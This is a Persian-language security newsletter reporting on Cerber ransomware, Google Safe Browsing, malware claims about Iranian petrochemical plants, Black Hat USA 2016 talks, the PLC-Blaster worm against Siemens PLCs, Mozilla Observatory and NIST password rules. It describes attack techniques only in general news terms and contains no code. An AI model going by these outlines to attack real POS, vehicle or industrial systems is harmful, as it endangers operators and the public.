باج افزار Cerber در زمستان سال گذشته (۱۳۹۴) برای اولین بار مشاهده و گزارش شد. این باج افزار هم رفتاری مشابه دیگر باج افزارهای رایج امروزی دارد ولی علاوه بر آن، برای ایجاد ترس و دلهره بیشتر در کاربر، با او صحبت هم می کند! پس از تکمیل رمزگذاری فایل ها، یک فایل VBS نیز بر روی کامپیوتر قربانی ایجاد می شود که در صورت اجرا، متن پیام باج خواهی از بلندگوهای کامپیوتر پخش می شود.

باج افزار Cerber با داشتن چندین مرکز کنترل و فرماندهی مجزا و مستقل و همچنین داشتن کنسول مدیریت باج افزار به ۱۲ زبان رایج دنیا، امکانات زیادی برای کسانی که مایل به اجاره این باج افزار هستند، فراهم می آورد.

باج جمع آوری شده از هر مستاجر Cerber به یک حساب کاربری جداگانه Bitcoin ریخته می شود. ولی در پایان مدت اجاره، همه باج ها از چند حساب کاربری مختلف عبور داده می شود تا کاملاً ردپاهای تبهکاران پاک شود. سپس به میزان ۴۰ درصد به نویسنده باج افزار و ۶۰ درصد به مستاجر باج افزار، باج تقسیم و پرداخت می شود.

با توجه به حجم تبلیغات برای این باج افزار به زبان روسی، احتمالاً باج افزار Ceber در کشور روسیه طراحی و ساخته شده است. به همین دلیل هم این باج افزار هیچ قربانی در کشورهای اتحاد جماهیر شوروی سابق (ارمنستان، آذربایجان، بلاروس، گرجستان، قزاقستان، قرقیزستان، تاجیکستان و...) نمی گیرد و آلودگی ایجاد نمی کند تا گرفتار قوانین مشترک بین این کشورها نشود.

توضیحات شفاف‌تر Google Safe Browsing برای مدیران سایت

به گزارش شرکت مهندسی شبکه گستر، شرکت Google اعلام کرده که از این پس جزییات بیشـــتری را در اختیار افرادی قرار می‌دهد که سایت آنها توسط فناوری Safe Browsing این شرکت مسدود شده است.

Google Safe Browsing فهرســـت ســـیاهی متشـــکل از سایت های میزبانی کننده بدافـــزار، دانلودهای مخرب و یا تبلیغات گمراه کننده اســـت. جســـتجوگر Google، مرورگرهای Mozilla Firefox، Google Chrome و Apple Safari و همچنین سیســـتم عامل Android از این فناوری به منظور جلوگیری از ورود کاربرانشان به سایت های مخرب استفاده می‌کنند.

توســـعه‌دهندگان نرم‌افزار نیز قادرند که با اضافه کـــردن API مربوطه از این فناوری در نرم افزارهای خود استفاده کنند.

Google از روبـــات ها برای پویش وب و به‌روزرســـانی فهرســـت ســـیاه Safe Browsing استفاده می کند. اما مشکل اینجاست که صاحبان بسیاری از سایت های مخرب آگاهانه اقدام به انتشار بدافزار و محتوای مخرب بر روی سایت های خود نمی کنند. بلکه تبهکاران سایبری با هک کردن سایت این افراد و سوءاستفاده از دسترسی فراهم شده، اقدامات مخرب خود را اجرا می کنند. صاحبان این ســـایت ها می توانند پس از پاکسازی از Google بخواهند که مجدداً اقدام به پویش سایت کرده و در فهرست سیاه خود بازنگری کند.

اما ظاهراً توضیحات Google برای برخی مدیران سایت آنقدر واضح و روشن نبوده که آنها بتوانند بسرعت اشکال را برطرف کنند.

به گزارش شرکت مهندسی شبکه گستر، ۱۶ شهریور ماه، Google اعلام کرد که از این پس اطلاعات بیشـــتر و توصیه های شفاف‌تری را در بخش Search Console خود به مدیران اینگونه سایت ها ارائه می‌کند.

مدیران ســـایت مـــی توانند بـــا اضافه نمودن نشـــانی ســـایت خود در Search Console شـــرکت Google، در صورت مشـــاهده اشکال امنیتی توسط فناوری Safe Browsing این شـــرکت بسرعت از آن مطلع شده و از راهکارهای برطرف نمودن آن آگاه شوند.

Google تخمیـــن می زند که بیـــش از یک میلیارد کاربر توســـط فناوری Safe Browsing آن حفاظت می شوند. بر طبق آمار شرکت Google، در ماه می سال میلادی جاری بطور میانگین پاکسازی سایت توسط صاحب آن ۶۰ روز بطول انجامیده که نسبت به ۹۰ روز در ماه می سال ۲۰۱۵ بهبودی قابل توجه را نشـــان می دهد. انتظار می رود با این اقدام اخیر Google همچنان شاهد کاهش این روند باشیم.

برخی محصولات خریداری شده خارجی زمان نصب "آلوده" بودند

به گزارش شرکت مهندسی شبکه گستر به نقل از خبرگزاری میزان، ۶ شهریور ماه، سردار غلامرضا جلالی رئیس سازمان پدافند غیرعامل در حاشیه مراسم معرفی فرمانده ارشد اچ اس یی، پدافند غیرعامل و مدیریت بحران منطقه ویژه اقتصادی پتروشیمی (ماهشهر) اظهار کرد: مجتمع‌های پتروشیمی از مجموعه هایی هستند که کنترل فرآیندهای صنعتی آن به‌وسیله سامانه های کنترل صنعتی انجام می‌شود و سامانه های کنترل صنعتی به عنوان اسکادا می‌تواند مورد حمله و نفوذ سایبری قرار گیرند و اگر با دستورهایی خلاف دستورهای منظمی پیش بینی شده در برنامه از طریق ویروس به آنها داده می‌شود، ممکن است برای مجموعه ایجاد خطر کند.

به گفته وی، در بازرسی‌های سازمان در یکی از دو مجتمع‌های پتروشیمی ویروس‌هایی که به صورت غیرفعال وجود داشت، کشف شد و اقدام‌های دفاعی لازم در این زمینه انجام شد.

سردار جلالی گفت: بررسی‌های ما نشان می دهد برخی محصولات صنعتی خریداری شده خارجی حتی زمان نصب هم آلوده بودند و آلودگی صنعتی به صورت نهادینه شده در زیرساخت آن وجود داشته است.

وی با اشاره به مقاله آمریکایی‌ها در نیویورک تایمز مبنی بر این که در برخی زیرساخت‌ها حسگرهای الکترونیکی بکار می بریم، توضیح داد: درباره حمله های سایبری برخی واحدهای پتروشیمی می توانیم بگوییم این موضوع کشف و به طور غیرفعال پیدا شده است و ما آنها را کنترل کردیم و در حال شناسایی و انجام اقدام‌های لازم هستیم.

سردار جلالی در پاسخ به احتمال حمله سایبری در حوادث آتش سوزی اخیر در صنعت پتروشیمی گفت: در جمع بندی سازمان پدافند غیرعامل از حوادث آتش سوزی مجتمع‌های پتروشیمی به حمله سایبری نرسیدیم.

به اعتقاد وی، با توجه تحولات منطقه، تهدیدها و آسیب‌ها، لازم است اقدام‌هایی در راستای آماده سازی انجام شود.

سردار جلالی درباره وظایف و عملکرد سازمان پدافند غیرعامل توضیح داد: تابلوی عمومی این سازمان این است که تهدیدها علیه کشور به طور مستمر وجود دارد و اگر ما حادثه ای نداشته باشیم و بتوانیم آنها را کنترل و مدیریت کنیم، نشان می دهد که اقدامهای پدافندی پاسخگو بوده است.

در ادامه، مرضیه شاهدائی مدیرعامل شرکت ملی صنایع پتروشیمی با اعلام این که براساس بررسی سازمان پدافند غیرعامل در حوادث اخیر صنعت پتروشیمی، حمله های سایبری وجود نداشته است، گفت: با این حال تعدادی حمله‌های سایبری به برخی پتروشیمی‌ها وجود داشته است که برای مجتمع های پتروشیمی تهدید به شمار می آید.

وی بر رعایت نکات ایمنی و همچنین ضرورت رضایتمندی کارکنان تاکید کرد و گفت: نارضایتی کارمندان می تواند یک تهدید بزرگ باشد.

مدیرعامل شرکت ملی صنایع پتروشیمی با اشاره به همجواری منطقه ماهشهر با خلیج فارس اظهار داشت: افراد نفوذی در مناطق جنوبی از داعش یا عربستان وجود دارند که می توانند در مجتمع‌های پتروشیمی ایجاد خطر کنند.

شاهدایی اظهار کرد: در دوران هشت ساله جنگ سختی‌های زیادی را پشت سر گذاشتیم و همه از نزدیک جنگ و تهدیدهای آن را لمس کردیم، تهدیدهایی که همه ابعاد سیاسی و اقتصادی کشور را در برگرفت.

وی با بیان این که باید از رویدادهای گذشته درس بگیریم و چراغ راه آینده ما باشد، اضافه کرد: روش‌های جنگ امروز تغییر یافته است و این گونه نیست که با هواپیما واحدهای پتروشیمی ما را بمباران کنند، بلکه تهدید نظامی آخرین گزینه است و امروز موارد زیادی برای تهدید ما وجود دارد.

معاون وزیر نفت در امور پتروشیمی توسعه اقتصادی را در سایه ثبات سیاسی دانست و یادآور شد: کوچکترین تهدید در هر یک از بخش‌های صنعت کشور می‌تواند همه زحمات در مسیر توسعه و ثبات اقتصادی را به خطر بیندازد، از این رو صیانت از سرمایه‌های ملی، رعایت نکات ایمنی و .. وظیفه ملی، عرفی و شرعی یکایک ماست.

Sophos شرکت پیشگام برای پنجمین سال

در آخرین بررسی انجام شده توسط شرکت گارتنر، شرکت Sophos، برای پنجمین سال متوالی توانسته جایگاه خود را در بخش "پیشگامان" (Leaders) این نمودار تثبیت کند.

همانطور که در نمودار مشاهده می‌شود، محصولات شرکت‌های معروفی نظیر Huawei، Barracuda Networks، Juniper Networks، Cisco و Rohde & Schwarz (Gateprotect) هیچ‌یک شرایط لازم برای حضور در جایگاه "پیشگامان" این نمودار را کسب نکرده‌اند.

شرکت گارتنر (Gartner, Inc.) هرسال وضعیت رقبای موجود در هر زمینه از محصولات رایانه‌ای را با هم مقایسه کرده و نتیجه را به‌صورت یک نمودار "چهاربخشی" نشان می‌دهد که آنرا "چهارگانه جادویی" (Magic Quadrant) می‌نامد. با نگاه به این نمودار می‌توان وضعیت شرکت‌های فعال در یک زمینه خاص از فناوری اطلاعات را نسبت به همدیگر دانست. از آنجا که این نمودار، پارامترهایی را که بیشتر جنبه کیفی دارند، به شکل کمی درمی‌آورد، سالهاست که توسط شرکت‌ها و تحلیلگران برای ارزیابی بازار محصولات گوناگون فناوری اطلاعات مورد استفاده و استناد قرار می‌گیرد.

نمودار زیر جدیدترین گزارش شرکت گارتنر درباره بازار محصولات "امنیتی چند منظوره و یکپارچه" (Unified Threat Management یا UTM) و وضعیت فعالان این زمینه را نشان می‌دهد.

مهم‌ترین رخـدادهای Black Hat USA

به گزارش شرکت مهندسی شبکه گستر، سمینار Black Hat USA از ۹ تا ۱۴ مرداد ماه در شهر لاس وگاس آمریکا برگزار شد و در آن محققان به ارائه اکتشافات جدید خود در دنیای امنیت فناوری اطلاعات پرداختند. آنچه در ادامه آمده است مروری بر برخی از بااهمیت ترین رخدادهای این سمینار است.

آسیب پذیری سیستم های کارت خوان به حملات مرد میانی

دو محقق از شرکت NCR - یکی از شرکت های سازنده تجهیزات Point-of-Sale - در ارائه ای نشان دادند که چگونه با استفاده از یک دستگاه Raspberry Pi می توان ترافیک شبکه را شنود و به اطلاعات کارت بانکی دست پیدا کرد. به سبب اینکه این سیستم ها، داده ها را در زمان انتقال از بخش خواننده (Reader) دستگاه به سیستم Point-of-Sale رمزنگاری نمی کنند راحت ترین راه این است که در جریان این انتقال اطلاعات شنود شود. برای انجام این شنود مهاجم می تواند از طریق دستگاهی برای این منظور یا بدافزار نصب شده بر روی سیستم Point-of-Sale استفاده کند.

این نوع حملات به مرد میانی (Man-in-the-Middle) معروف هستند.

پاداش نجومی Apple برای کاشفان ضعف های امنیتی محصولات این شرکت

در طی چند سال گذشته برنامه های موسوم به Bug Bounty Program طرفداران زیادی پیدا کرده است. در سیمنار Black Hat USA هم شرکت Apple از اجرای این برنامه توسط این شرکت خبر داد. در این برنامه ها شرکت سازنده در ازای کشف ضعف امنیتی در محصولات و سایت های آن شرکت که بتوانند منجر به اجرای یک حمله موفقیت آمیز شوند به کاشف و گزارش دهنده ضعف پاداش اعطا می کند. این برنامه ها محققان امنیتی را تشویق می کنند آسیب پذیری را شناسایی کرده و آنها را پیش از آنکه مورد استفاده افراد خرابکار قرار گیرد گزارش کنند. در این کنفرانس، Ivan Krstić، مدیر مهندسی و معماری امنیت شرکت اپل اعلام کرد که این شرکت به افرادی که موفق به کشف ضعف امنیتی در محصولات اپل شوند پاداشی تا ۲۰۰ هزار دلار اعطا خواهد کرد. البته این برنامه در حال حاضر تنها با دعوتنامه صورت می پذیرد.

هک های جدید Jeep

در سال گذشته دو محقق موفق شدند که از راه دور سیستم کنترل خودروی Jeep Cherokee را در دست بگیرند و کارهایی از تغییر ایستگاه رادیویی و روشن کردن برف پاکن گرفته تا فلج کردن خودرو را به صورت از راه دور انجام دهند. پس از شناسایی این آسیب پذیری حاد، شرکت Chrysler اقدام به عرضه اصلاحیه ای برای ترمیم آن کرد. این دو محقق امسال نیز به ارائه ضعفی دیگری در خودروی Jeep پرداختند؛ اما خوشبختانه این بار برای اجرای نفوذ، مهاجم نیاز به دسترسی فیزیکی به خودرو دارد. در این ارائه نشان داده شد که سیستم های فرمان و ترمز را می توان از این طریق قفل کرد.

خطر حافظه های USB Flash سرراهی

نتایج یک تحقیق که در کنفرانس Black Hat USA ارائه شد نشان می دهد که تقریباً همه حافظه های USB Flash که در یک دانشکده رها شده بودند توسط یابندگان برداشته شده و حتی ۴۵ درصد این افراد فایل های درون حافظه را نیز اجرا کرده اند. محقق این بررسی به سه روش حمله از طریق حافظه های USB اشاره کرده است. در یک نوع حمله فایل های HTML درون حافظه USB Flash که برای اجرای حمله فیشینگ (Phishing) طراحی شده اند می توانند در نهایت منجر به سرقت اطلاعات اصالت سنجی کاربر شوند. در روشی دیگر دستگاه اینطور فریب می خورد که USB متصل شده یک صفحه کلید است. این صفحه کلید جعلی کلیدهای از قبل فشرده شده ای را که شامل فرامین مورد نظر مهاجم هستند بر روی دستگاه اجرا می کند. یک نمونه دیگر نیز یک سخت افزار سفارشی است که از نرم افزار راه انداز USB به عنوان راهی برای در دست گرفتن کنترل یک کامپیوتر استفاده می کند.

آسیب پذیری در پودمان HTTPS

در این سمینار حمله ای با عنوان HTTP Encrypted Information can be Stolen through TCP-windows برای رمزگشایی داده های رمز شده با پودمان HTTPS ارائه شد. محققان این تحقیق روش های پیاده سازی سرور HTTP/2 در Jetty، NGINX، Microsoft، Apache و nghttp2 را بررسی کرده و آسیب‌پذیری‌های قابل بهره‌جویی را در اکثر مکانیزم‌های HTTP/2 کشف نموده‌اند.

ابزار رایگان Mozilla برای بررسی تنظیمات امنیتی سایت‌ها

به گزارش شرکت مهندسی شبکه گستر، شـــرکت Mozilla با هدف کمک به مدیران سایت برای حفاظت بهتر از ســـایت هایشان یک پویشگر برخط به نشانی https://observatory.mozilla.org را راه‌اندازی کرده که سرورهای وب را از لحاظ صحیح بودن تنظیمات امنیتی آنها مورد ارزیابی قرار می‌دهد.

این سرویس با عنوان Observatory، ابتدا توسط یک مهندس امنیتی برای استفاده داخلی شرکت Mozilla توسعه داده شده بود.

ســـازنده این ســـرویس گفته ایـــده اصلی اجـــرای این کار را از ســـایت SSL Server Test کـــه شـــرکت Qualys آن را برای بررســـی تنظیمات ســـایت‌های SSL/TLS از لحاظ وجود آسیب پذیری های بالقوه توسعه داده گرفته است. همانند SSL Server Test، سرویس Observatory نیز به هر ســـایت امتیازی بین ۰ تا ۱۰۰ - و در برخی مواقع با امتیازات مثبت اضافی - می‌دهد. همچنین امتیاز حاصل شده، در قالب یکی از درجه های F تا A+ نیز ارائه می‌شود.

بر خلاف SSL Server Test که فقط آسیب پذیری های TLS سایت را بررسی می کند، Observatory دامنه گسترده ای از مکانیزم‌های امنیتی وب را مورد ارزیابی قرار می‌دهد.


این بررسی فقط وجود این مکانیزم ها را بررسی نمی‌کند، بلکه پیاده‌سازی صحیح آنهـــا را نیز مورد ارزیابی قـــرار می‌دهد. البتـــه Observatory، توانایی یافتن آسیب پذیری در کد سایت را ندارد. قابلیتی که آن را می توان در بسیاری از ابزارهای رایگان و تجاری بررسی سایت یافت. هر چند که شاید یافتن پیکربندی صحیح برای یک سایت بر اساس تمامی فناوری ها و استانداردهای موجود که در سال های اخیر توسعه داده شده اند دشوارتر از یافتن کدهای آسیب پذیر در کد سایت باشد.

به گزارش شرکت مهندسی شبکه گستر به نقل از توسعه دهنده این سرویس، از بین ۳/۱ میلیون سایت پوش شده توســـط Observatory، تنها نزدیک به ۱۲۲ هزار سایت موفق به دریافت امتیاز لازم شده اند.

حتی برخی از سایت های Mozilla نیز در بین سایت هایی بوده اند که موفق به کسب امتیاز لازم در بررسی‌ها نشده‌اند. برای مثال addons.mozilla.org، یکی از مهم‌ترین سایت‌های این شرکت، در اولین ارزیابی درجه F گرفته بود که البته پس از انجام اصلاحات اکنون درجه آن به A+ ارتقا یافته است.

نتایج Observatory در قالب کاربرپســـندی ارائه شده و حاوی لینک هایی به راهنماها و مثال های مربوطه است.

شایان ذکر است که Observatory یک بستر کدباز (Open Source) است. API و ابزارهای خط فرمان Observatory برای آن دسته از مدیران سایتی که مایلند تعداد زیادی از ســـایت ها را بصورت دوره ای یا درون ســـازمانی پویش کنند در دسترس است.



PLC-Blaster بدافزاری برای نفوذ به تجهیزات کنترل صنعتی

به گزارش شـــرکت مهندسی شـــبکه گســـتر، یکی از محققان شرکت OpenSource Security در گردهمایـــی Black Hat USA 2016 با ارائـــه نمونه بدافزاری از نـــوع کرم (Worm)، نحوه سوءاســـتفاده از آسیب‌پذیری‌های موجود در تجهیزات PLC را تشریح کرد.

این نمونه بدافزار با عنـــوان PLC-Blaster که بـــرای اثبات مفهموم (Proof of Concept) طراحـــی شـــده اســـت دســـتگاه‌های SIMATIC 1200-S7 ساخت شرکت Siemens را هدف قرار می دهد.

در مـــاه مـــارس و در گردهمایـــی Black Hat Asia پـــس از آنکه محققـــان شـــرکت OpenSource Security مقالـــه‌ای بـــا عنوان "PLC-Blaster: A Worm Living Solely in the PLC" را ارائه کردند شرکت Siemens اعلام کرد که بدافزار PLC-Blaster از هیچ ضعفی در محصولات این شرکت بهره جویی نکرده است.

۱۴ مـــرداد مـــاه، در Black Hat USA، یـــک محقـــق OpenSource Security نشـــان داد چطور یک مهاجم با دسترسی فیزیکی یا شبکه ای به PLC امکان آلوده کردن دستگاه به بدافزار و اجرای حمله را بدست می آورد.

کرم می تواند بنحوی طراحی شـــود که چندین نـــوع حمله را اجرا کند. همچنین دســـتگاه PLC آلوده شده - با فرض اینکه دستگاه به اینترنت دسترسی داشته باشـــد - می تواند بنحوی دستکاری شود که به صورت خودکار با سرور فرمانده مهاجم ارتباط برقرار کرده و از راه دور کنترل شود.

موفقت کـــرم در نتیجه ضعف های طراحی PLC ســـاخت شـــرکت Siemens است که امکان حمله از طریق کنسول مدیریتی PLC موسوم به TIA Portal را فراهم می‌کند. تجهیزات Siemens دارای دو قابلیت حفاظتی با عناویـــن Knowhow Protection و Copy Protection هســـتند. عدم حفاظت یکپارچگی، مهاجم را قادر می کند که بخش های کد مربوط به درهم ســـاز (Hash) گذرواژه ها و شـــماره های ســـریال را بخواند، بنویسد و دستکاری کند. با این کار درگاهی برای عبور از حفاظت های TIA Portal باز شده و PLC-Blaster آپلود می شود.

قابلیـــت Knowhow Protection از ویرایـــش برنامه توســـط کاربر و همینطـــور اجـــرای برنامه توســـط او از روی PLC جلوگیـــری می‌کند. اما OpenSource Security گفته که توانســـته است راهی برای اجرای کد کاربر، نمایش Source Code، ویرایش آن و نصب مجدد برنامه پیدا کند.

البتـــه امـــکان Siemens Access Protection پودمان‌هـــای انتقال نرم‌افـــزار - در اینجا کرم - را به PLC مســـدود می‌کند. با فعال بودن این امکان نیاز اســـت که کاربران گذرواژه دیگـــری را برای آپلود نرم افزار وارد کننـــد. محققان OpenSource Security گفته اند که ضعفی را در این بخش مشـــاهده نکرده اند. اما مشکل اینجاســـت که این لایه حفاظتی بصورت پیش فرض غیرفعال است.

به گزارش شرکت مهندسی شبکه گســـتر به نقل از سایت Threatpost، زمانی که OpenSource Security یافته هایش را به شرکت Siemens ارائه کرد این شـــرکت وجود آسیب پذیری در بســـترهای PLC مبتنی بر SIMATIC 1200-S7 را رد کرد.

البته در توصیه نامه ای که ماه مارس شرکت Siemens منتشر کرد، به ضعفی امنیتی با شناســـه CVE-2016-2846 اشاره شده بود که بر طبق توضیحات توصیه نامه در نسخه های 4 و بالاتر SIMATIC 1200-S7 CPU ترمیم شده اســـت. در توصیه نامه مذکور از محققان شرکت OpenSource Security قدردانی شده بود.

سوءاســـتفاده از تجهیزات PLC پس از شناســـایی جنگ افزار Stuxnet بسیار مورد توجه محققان امنیتی قرار گرفت.

البتـــه محقـــق PLC-Blaster گفته که این نوع آســـیب پذیری مختص Siemens نیست و تمامی شـــرکت های کنترل صنعتی در طی ۳۰ سال گذشته با همین رویکرد محصولات خود را ارائه کرده اند.

قواعد جدید NIST در خصوص سیاستگذاری گذرواژه

انتخاب ناصحیح گذرواژه برای حساب های حساس، توسط بسیاری از کاربران موضوع جدیدی نیست. با ظهور سایت ها و برنامک های جدیدی که برای دسترسی به هر کدام از آنها نیاز به گذرواژه است بنظر نمی رسد که به این زودی ها وضعیت بهتر شود. بخصوص آنکه توان کامپیوترها نیز برای شکستن گذرواژه ها روز به روز بیشتر و بیشتر می شود.

اما شاید با سیاست گذاری های صحیح تر، بتوان امنیت گذرواژه انتخابی را توسط کاربران برای حساب های حساس سازمان افزایش داد.

به گزارش شرکت مهندسی شبکه گستر، مؤسسه ملی فناوری و استانداردها (NIST)، در سند Digital Authentication Guideline قواعد جدیدی را برای لحاظ شدن در نهادها و سازمان های آمریکا پیشنهاد کرده است.

آنچه در ادامه این مطلب آمده است پیشنهادهای جدید NIST در خصوص سیاست گذاری های انتخاب گذرواژه است.

سازگاری با کاربر

سیاست های گذرواژه نباید کاربر را مجبور به انجام کاری کند که تاثیری بر روی بهبود گذرواژه ندارد.

لزوم استفاده از گذرواژه طولانی

طول گذرواژه باید حداقل ۸ نویسه باشد. این حداکثر حداقل نیست! بدیهی است که برای حساب های حساس تر می توان طول حداقل را افزایش داد. همچنین حداکثر طول گذرواژه نباید کمتر از ۶۴ نویسه در نظر گرفته شود و کاربر در انتخاب گذرواژه ای هر قدر طولانی باید آزاد باشد. ضمن اینکه کاربر می بایست مجاز به وارد کردن نویسه‌های Unicode نیز باشد.

مقایسه گذرواژه های جدید با بانک داده های گذرواژه های بد

با این کار کاربران از انتخاب چنین گذرواژه هایی منع خواهند شد. اما برای اجرای اثربخش آن نیاز به تحقیقات بیشتری است. یکی از محققان NIST، بانک داده ای حاوی ۱۰۰ هزار مورد از بدترین گذرواژه ها را نقطه شروع خوبی می داند.

عدم مجبور کردن کاربران به استفاده از ترکیب بندی

بجای ذکر عبارتی نظیر نمونه زیر و مجبور کردن کاربر به انتخاب گذرواژه ای که به سختی به یاد می ماند، کاربران به انتخاب گذرواژه های طولانی تشویق شوند.

Your password must contain one lowercase letter, one uppercase letter, one number, four symbols but not &%#@_, and the surname of at least one astronaut.

عدم استفاده از راهنما و اصالت سنجی با پایگاه دانش (KBA)

از Password Hint و KBA استفاده نشود. KBA مربوط به زمانی است که از کاربر سئوالاتی همچون Where did you attend high school? پرسیده می‌شود و از پاسخ ها در فرآیند بازگرداندن گذرواژه استفاده می شود.

عدم منقضی شدن بی دلیل گذرواژه

اگر قرار است که کاربران گذواژه های طولانی و پیچیده انتخاب کنند نباید بی دلیل از آنها خواسته شود که این گذرواژه ها را تغییر دهند. درخواست تغییر باید دلایل قابل قبولی همچون فراموشی گذرواژه توسط کاربر، اجرای حمله فیشینگ (Phishing) یا وجود احتمال هک شدن بانک داده های حاوی آن گذرواژه داشته باشند.

سند NIST، به نکاتی در خصوص نحوه ذخیره سازی گذرواژه ها نیز اشاره دارد. همچنین روش اصالت سنجی دو مرحله ای با استفاده از پیامک را نیز روشی آسیب پذیر معرفی کرده است.

مطالعه این سند به تمامی مسئولان شبکه شرکت ها و سازمان ها و برنامه نویسان توصیه می شود. همچنین ارائه یکی از محققان تهیه کننده این سند نیز در خصوص تغییرات جدید از اینجا قابل مشاهده است.

آسیب پذیری‌ها و اصلاحیه‌های امنیتی

اصلاحیه‌های مایکروسافت

